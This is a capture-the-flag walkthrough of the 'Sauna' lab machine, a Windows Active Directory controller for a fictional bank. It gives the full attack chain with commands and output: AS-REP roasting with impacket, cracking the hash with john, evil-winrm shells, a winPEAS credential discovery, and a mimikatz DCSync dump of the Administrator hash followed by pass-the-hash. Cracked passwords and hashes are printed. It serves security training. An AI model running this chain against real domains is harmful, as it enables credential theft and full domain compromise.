

SAUNA

SAUNA NOTES

ip: 10.10.10.175

STEP 1 - SCANNING THE NETWORK

#nmap -A -v -Pn 10.10.10.175

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain?	
fingerprint-strings:			
DNSVersionBindReqTCP:			
version			
bind			
80/tcp	open	http	Microsoft IIS httpd 10.0
http-methods:			
Supported Methods: OPTIONS TRACE GET HEAD POST			
Potentially risky methods: TRACE			
_http-server-header: Microsoft-IIS/10.0			
_http-title: Egotistical Bank :: Home			
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2020-05-05 18:19:10Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	

More info on ldap port

#nmap -n -sV -script "ldap*" -p 389


10.10.10.175 -oA ldap.txt

```
dc: EGOTISTICAL-BANK
dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL
```

STEP 2 - ENUMERATION

BROWSER - look for important information

http://10.10.10.175



found 6 possible users (most naming policies is name first letter plus lastname)

fsmith
scollins
hbear
btaylor
sdriver
skerb

get a tool to retrieve users - **GetNPUsers**

<https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetNPUsers.py>

copy all the code and insert into a python file

#nano GetNPUsers.py

```

25 #
26 from __future__ import division
27 from __future__ import print_function
28 import argparse
29 import datetime
30 import logging
31 import random
32 import sys
33 from binascii import hexlify
34
35 from pyasn1.codec.der import decoder, encoder
36 from pyasn1.type.univ import noValue
37
38 from impacket import version
39 from impacket.dcerpc.v5.samr import UF_ACCOUNTDISABLE, UF_DONT_REQUIRE_PREAUTH
40 from impacket.examples import logger
41 from impacket.krb5 import constants
42 from impacket.krb5.asn1 import AS_REQ, KERB_PA_PAC_REQUEST, KRB_ERROR, AS_REP, seq_set, seq_set_iter
43 from impacket.krb5.kerberosv5 import sendReceive, KerberosError
44 from impacket.krb5.types import KerberosTime, Principal
45 from impacket.ldap import ldap, ldapasn1
46 from impacket.smbconnection import SMBConnection
47
48 class GetUserNoPreAuth:
49     @staticmethod
50     def printTable(items, header):
51         colLen = []
52         for i, col in enumerate(header):
53             rowMaxLen = max([len(row[i]) for row in items])
54             colLen.append(max(rowMaxLen, len(col)))
55
56         outputFormat = ' '.join(['%d:%ds' % (num, width) for num, width in enumerate(colLen)])
57
58         # Print header
59         print(outputFormat.format(*header))
60         print(' '.join(['-' * itemLen for itemLen in colLen]))
61
62         # And now the rows
63         for row in items:
64             print(outputFormat.format(*row))
65
66     def __init__(self, username, password, domain, cmdLineOptions):
67         self.__username = username
68         self.__password = password
69         self.__domain = domain
70         self.__lhash = ''
71         self.__nhash = ''
72         self.__no_pass = cmdLineOptions.no_pass
73         self.__outputFileName = cmdLineOptions.outputfile
74         self.__outputFormat = cmdLineOptions.format
75         self.__usersfile = cmdLineOptions.usersfile
76         self.__aesKey = cmdLineOptions.aesKey
77         self.__doKerberos = cmdLineOptions.k
78         self.__requestTGT = cmdLineOptions.request
79         self.__kdcHost = cmdLineOptions.dc_ip
80         if cmdLineOptions.hashes is not None:
81             self.__lhash, self.__nhash = cmdLineOptions.hashes.split(':')
82
83         # Create the baseDN
84         domainParts = self.__domain.split('.')
85         self.baseDN = ''
86         for i in domainParts:
87             self.baseDN += 'dc=%s,' % i
88         # Remove last ','
89         self.baseDN = self.baseDN[:-1]
90
91     def getMachineName(self):
92         if self.__kdcHost is not None:
93             s = SMBConnection(self.__kdcHost, self.__kdcHost)
94         else:
95             s = SMBConnection(self.__domain, self.__domain)
96         try:
97             s.login('', '')
98         except Exception:
99             if s.getServerName() == '':
100                 raise Exception('Error while anonymous logging into %s')
101             else:
102                 s.logoff()
103         return s.getServerName()
104
105     @staticmethod
106     def getUnixTime(t):
107         t -= 116444736000000000
108         t /= 1000000
109         return t
110
111     def getTGT(self, userName, requestPAC=True):
112
113         clientName = Principal(userName, type=constants.PrincipalNameType.NT_PRINCIPAL.value)
114         asReq = AS_REQ()

```

run the script

**#python GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -
usersfile users.txt -outputfile hash.txt -dc-ip 10.10.10.175**

```
smasher@kali ~/sauna> python GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile users.txt -outputfile hash.txt -dc-ip 10.10.10.175

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
smasher@kali ~/sauna>
smasher@kali ~/sauna> █
```

Check hash Contents

#cat hash.txt

```
smasher@kali ~/sauna> cat hash.txt
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:ec89a6b3e2e41a9a3c9f3f6281589355$f67372ace967884f8d970c992bffd0c258a73f3f50c922f611b854a26406affa85ce93d29328326f38c82a60856e6d645baa57a8a0140d4ea5a934efe2b6f9e92de2a2dacb18e0cd5b9604aabd515f0bc52e9cd8a3028809518123c06af20ea7a3b95982d36dbb9f6bbbac0364cfb734f9cf69b3b8ea4efc5101a7eeec184ee678165b271aa65efbeeb0ccb70319815798029eecd9308c01fbff540213a5a345b2ad2e821ab59b737cb29002fbacebcde1d9caa8c35daa5b6c7d6386ad70d96f9ffe96efe4bbb849e745b6873360bde25a441f239c765550a9701f46bb5971b9e3ec861a4f2c777517d69c038f68c41c916b93ef70e9c068965c9cb2c86e0598
smasher@kali ~/sauna>
```

We found **fsmith** user has we predicted looking int the About Us section if the site

We need to crack the hash

**#john -wordlist= /usr/share/wordlists/
rockyou.txt hash.txt**


```

smasher@kali ~/sauna [1]> sudo john -wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23 ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
lg 0:00:00:00 DONE (2020-05-05 07:50) 0.1170g/s 1234Kp/s 1234Kc/s 1234KC/s Thing..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

user: fsmith

Password: Thestrokes23

NO SSH so we use evil-winrm

#evil-winrm -u fsmith -p Thestrokes23 -i 10.10.10.175

we get a shel, just navigate to c:\users\fsmith\Desktop and get the user.txt flag

```

smasher@kali ~/sauna [SIGINT]> evil-winrm -u fsmith -p Thestrokes23 -i 10.10.10.175
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> ls

Directory: C:\Users\FSmith\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         1/23/2020  10:03 AM             34 user.txt

```

#type user.txt (to view the flag)

confirm the users

#net user

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> net user
```

```
User accounts for \\
```

```
Administrator
```

```
FSmith
```

```
Guest
```

```
FSmith
```

```
krbtgt
```

```
svc_loanmgr
```

```
The command completed with one or more errors.
```

we need to get p+rivlege escalation, let's use WinPEAS.exe

download the file (***might need to turn off anti virus***)e and put it on your working directory

<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/winPEAS/winPEAS.exe/winPEAS/bin/x64/Release/winPEAS.exe>

on the SHELL

navigate to c:\usets\fsmith\Documents

upload the file

#upload winPEAS.exe

run the file

#./WinPEAS.exe

after analysing the extense response we find another user and password


```
[+] Looking for AutoLogon credentials(T1012)
```

```
Some AutoLogon credentials were found!!
```

```
DefaultDomainName      : 35mEGOTISTICALBANK
```

```
DefaultUserName        : 35mEGOTISTICALBANK\svc_loanmanager
```

```
DefaultPassword        : Moneymakestheworldgoround!
```

NEW USER FOUND

User: svc_loanmgr

Password: Moneymakestheworldgoround!

let's use evil-winrm again on this user

```
#evil-winrm -u svc_loanmgr -p
```

```
Moneymakestheworldgoround! -i 10.10.10.175
```

we now need another tool to get Administrator password, let's use Mimikatz

download mimikatz-trunk.zip

<https://github.com/gentilkiwi/mimikatz/releases/>

unzip the file to your working directory

go to folder /x64

copy mimikatz.exe your working directory root

on the shell

upload the file

```
#upload mimikatz.exe
```

run the tool

```
#./mimikatz.exe "lsadump::dscsync /
```

```
user:Administrator" "exit"
```

```

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> ./mimikatz.exe "lsadump::dcsync /user:Administrator" "exit"

.#####.  mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # lsadump::dcsync /user:Administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN          : Administrator

** SAM ACCOUNT **

SAM Username        Administrator
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 1/24/2020 10:14:15 AM
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID   : 500

Credentials:
Hash NTLM: d9485863c1e9e05851aa40cbb4ab9dff
ntlm- 0: d9485863c1e9e05851aa40cbb4ab9dff
ntlm- 1: 7facdc498ed1680c4fd1448319a8c04f
lm - 0: ee8c50e6bc332970a8e8a632488f5211

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : caab2b641b39e342e0bdfcd150b1683e

```

we get th Administrator Hash password

user: Administrator

pass(hash): d9485863c1e9e05851aa40cbb4ab9dff

let's get to the final step which is get the shell, an now we can use evil-winrm again

```

#evil-winrm -u Administrator -H
d9485863c1e9e05851aa40cbb4ab9dff -i
10.10.10.175

```

we get the shell
bavigate to C:\Users\Administrator\Desktop
use command type to view the root content

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         1/23/2020  10:22 AM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
```

#type root.txt